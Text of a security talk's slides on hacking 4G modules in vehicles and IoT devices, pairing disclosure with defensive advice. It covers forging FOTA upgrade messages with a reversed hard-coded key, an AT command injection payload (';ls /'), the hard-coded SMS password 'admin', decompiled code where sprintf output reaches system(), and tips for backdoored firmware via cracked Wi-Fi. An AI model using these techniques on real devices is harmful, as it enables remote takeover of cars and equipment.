


Attack FOTA – Client side

- Some client modules listening on a TCP/UDP port for upgrade command
 - The listening port is used for Interprocess Communication originally
 - But it's bound on UDP 0.0.0.0:45xxx instead of 127.0.0.1:45xxx (our chance!)
 - Reverse engineer the binary

Attack FOTA – Client side

- Reverse engineer Findings:
 - The traffic through UDP port 45xxx is encrypted
 - The service is to receive the FOTA upgrade package
 - The key is hard-coded



- So, now we can access the port, and forge the upgrade message



Attack FOTA – Client side

- After decrypt, the port receive a json, and get the OTA file through FTP
- The process need to check the FOTA package first, with right structure
- So we have reversed them
- Now we can run our exploit
 - Update any file (init.rc....)
 - Use Private APN
 - Use fake base station

```
{"id": "868221043956591", "content": "", "msg": "upgradeNeed", "file": "abc", "account": "test", "password": "aaaaaa", "ftpHost": "67.218.131.xxx:6666"}
```

The image shows a hex dump of a file structure. The left column contains hexadecimal addresses from 00000000h to 00000260h. The right column contains the corresponding hexadecimal data. Various fields are labeled with red text and boxes: 'magic word' (00000000h), 'delta version' (00000010h), 'extra num' (00000020h), 'partition type' (000000a0h), 'delta file head info' (000000c0h), 'partition len' (00000100h), 'partition offset' (00000110h), 'upgrade type' (00000120h), 'zippped' (00000130h), 'size' (00000140h), 'size dst' (00000150h), 'delta file partition info' (00000160h), 'extra info' (00000170h), and 'ZIP package' (00000200h). The data is mostly zeroed out, with some non-zero values in the 'magic word' and 'delta version' fields.



AT command vulnerability

- Each module has its own AT command processing process to implement custom commands.
 - Example
 - Connect mqtt : AT+CMQTTCONNECT
 - Send http : AT+CHTTPSEND

Hidden AT commands, which can open ADB or execute the shell (mentioned earlier).

No string filter, which will cause Command injection.

Type	Syntax	Response	Example
Set	AT+UIPROUTE=<route_raw_input>	[+UIPROUTE: <route_raw_output>] OK	AT+UIPROUTE="add -net 129.56.76.0 netmask 255.255.255.0 dev ccinet2" OK
Read	AT+UIPROUTE?	+UIPROUTE: [<route_raw_output>] OK	+UIPROUTE: Kernel IP routing table Destination Gateway Genmask Flags Metric Ref Use Iface 192.168.1.0 0.0.0.0 255.255.255.0 U 0 0 0 usb0

add IP route rules
AT command

```
ati
TOBY-0000-00S-00

OK
at+uiproute=";ls /"
+UIPROUTE:
NVM
bin
cache
data
dbg
default.prop
dev
dok
etc
```

AT command injection



Use AT command vulnerability to get a remote shell

- Some modules use SMS to send AT command
 - Easily remote management
- If
 - we could find an AT command injection vulnerability
 - Use fake base station to send SMS
 - Or known the No. of SIM card
- It will be hacked, again.




AT command vulnerability

- To send AT command with SMS, need a password
 - After reversed, we found the default was hard-coded, too.
 - Most of the time, users don't change it

```
rodata:00037A84      DCD aStaEchoEn      ; "sta.echo_en"
rodata:00037A88      DCD a1                ; "1"
rodata:00037A8C      DCD aStaPsw          ; "sta.psw"
rodata:00037A90      DCD aAdmin          ; "admin"
rodata:00037A94      DCD aStaTrace       ; "sta.trace"
rodata:00037A98      DCD a0000000000000000+0xC ; "0"
rodata:00037A9C      DCD aStaFtpUser     ; "sta.ftp_user"
rodata:00037AA0      DCD a[REDACTED]      ; "[REDACTED]"
rodata:00037AA4      DCD aStaFtpPsw      ; "sta.ftp_psw"
rodata:00037AA8      DCD a[REDACTED]      ; "[REDACTED]"
rodata:00037AAC      DCD aStaFtpAdd      ; "sta.ftp add"
```

- When we send “adminat+ver;” ,we get the result:



AT command vulnerability

- Let's find the dispatch function

```
while ( !sub_15634(v1, v8) ) compare the AT
{
    ++v10;
    v14 = *(const char **)(v9 + 12);
    v9 += 12;
    v8 = v14;
    if ( !v14 )
        goto LABEL_26;
}
v13 = (void (*)(const char **))(char **)(&off_39A4C + 3 * v10); dispatch func
if ( v13 ) map
{
    printf("FIND AT\r\n");
    sub_1C058(6, "FIND AT\r\n");
    memset(&unk_6256C, 0, 0x400u);
    v20 = sub_1575C(v1);
    v19 = sub_1581C(v1);
    v15 = strchr(v1, '=');
    if ( v15 )
        v18 = v15 + 1;
    else
        v18 = 0;
    v13(&v18);
    v16 = strlen(v1);
    result = printf("uart order ---4 ---%d,%s\r\n", v16, v1);
}
else
```

```
off_39A4C DCD sub_1EA08
          DCD aTestCommand ; "test command"
dword_39A54 DCD 0x3A7EC ; DATA XREF: my_seems_at_dispatch+138tr
          DCD sub_1E8C8
          DCD aCommandHelpInf ; "command help information"
          DCD aAtE ; "AT+E"
          DCD sub_21700
          DCD aEnableOrDisabl ; "enable or disable echo"
          DCD aAtEntm ; "AT+ENTM"
          DCD sub_1DB98
          DCD aBackToThroughp ; "back to throughput mode"
          DCD aAtVer ; "AT+VER"
          DCD sub_1E870
          DCD aFirmwareVersio ; "firmware version"
          DCD aAtZ ; "AT+Z"
          DCD sub_2455C
          DCD aRestartModule ; "restart module"
          DCD aAtReboot ; "AT+REBOOT"
          DCD sub_2461C
          DCD aRestartModule ; "restart module"
          DCD aAtBuild ; "AT+BUILD"
          DCD sub_1E818
          DCD aFirmwareBuild ; "firmware Build"
          DCD aAtWkmod ; "AT+WKMOD"
          DCD sub_1F4EC
          DCD aQueryOrSetWoke ; "query or set woke mode"
          DCD aAtCmdpw ; "AT+CMDPW"
          DCD sub_21B30
          DCD aQueryOrSetComm ; "query or set command password"
          DCD aAtSn_0 ; "AT+SN"
          DCD sub_23134
          DCD aSnInformation ; "SN information"
          DCD aAtRstim ; "AT+RSTIM"
          DCD sub_1EE90
          DCD aSetRestartTime ; "set restart time"
          DCD aAtApn ; "AT+APN"
```

AT command vulnerability

- Go deep of the map function, try to find which AT command call the danger functions, such as `system()`
- Variable is string type, and can be controlled such as `%s`
- At last, we find the AT+SETFCSN has a command injection
- After sending SMS, we can



```
signed int __fastcall sub_1A5AC(int a1, char a2)
{
    int v2; // r5
    char v3; // r4
    signed int v4; // r4
    char s; // [sp+4h] [bp-7Ch]

    v2 = a1;
    v3 = a2;
    memset(&s, 0, 0x64u);
    sprintf(&s, "echo \"%s\">/dev/rpm30", v2);
    byte_66B32 = 0;
    byte_66B31 = v3;
    if ( byte_4B4D5 == 1 )
        return 1;
    v4 = 14;
    do
    {
        system(&s);
        usleep(0x30D40u);
        if ( byte_66B32 )
            return 1;
        if ( byte_4B4D5 == 1 )
            return 1;
        --v4;
    }
    while ( v4 );
    return 0;
}
```

Annotations in the code:

- `sprintf()` with format strings (in red text)
- `system(&s);` (in red text)



More Attack Tips

- Through the Browser
 - Older version of Chrome is found on IVI of some well-known automakers'
 - Search CVEs of the target version, and write out the exploit, get shell after access the evil page
 - Get control the network traffic & get a shell of IVI by using a fake station
- Through IPV6
 - The Operator / 4G modules / Devices support IPV6
 - More services listen on :::port instead of 0:0:0:0:port, SSH / Apache / Telnet....
 - But ip6tables is not used, iptables has no effect.
- Through weak password of 4G wifi which uses 8 digit password
 - Use Deauth to get the handshake package, then crack the password with 2080Ti X 4 within 50 seconds
 - Upload the firmware with the backdoor



- An Introduction to 4G modules
- Attack Surfaces of 4G modules
- Attack Preparations
- Vulnerabilities Found and Exploitation
- **Suggested Defense Practice**



Suggested Simple Defense Practice

- Get aware of the vulnerabilities in hidden attack surfaces
 - Identify whether there is a Linux system inside.(especially for some Auto Manufacturers)
 - Look for services/processes listening on open ports
 - Be aware of the easy access from the 4G interfaces
 - Empty iptables rules in most modules
- FireWall !
 - Apply this rule:
 - `iptables -A INPUT -i rmnet_data0 -j DROP` (replace the interface name if not Qualcomm)
 - Don't forget ip⁶tables if support IPV6.
 - Then 90% of the vulnerabilities could be defended



End